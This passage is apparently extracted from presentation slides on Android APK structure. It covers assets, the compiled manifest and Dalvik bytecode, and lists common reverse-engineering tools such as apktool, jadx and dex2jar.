
images  
normal xml files  
raw “binary” files  
music files

...

Typically loaded via  
AssetManager


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
**Android Manifest**  
Compiled AndroidXML

Contains:  
**entry points for app**  
**Activities**  
**Services**  
**Receivers**  
**Intents**  
...  
**app permissions**  
**app meta-data**  
**package name**  
**version code/name**  
**debuggable**  
**referenced libraries**

**Reverse with:**  
**axmlprinter2**  
**apktool**  
**jeb / jeb2**  
**androguard**  
**010Editor Templates**

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



## Dalvik Executable

Compiled classes for DVM

Contains executable Dalvik code


Optimized on install to:  
ODEX for DVM runtime  
OAT for ART runtime

## Reverse with:


smali  
IDA Pro  
jeb / jeb2  
androguard  
enjarify  
dex2jar +jad/jd  
jadx  
010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

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Blah.apk



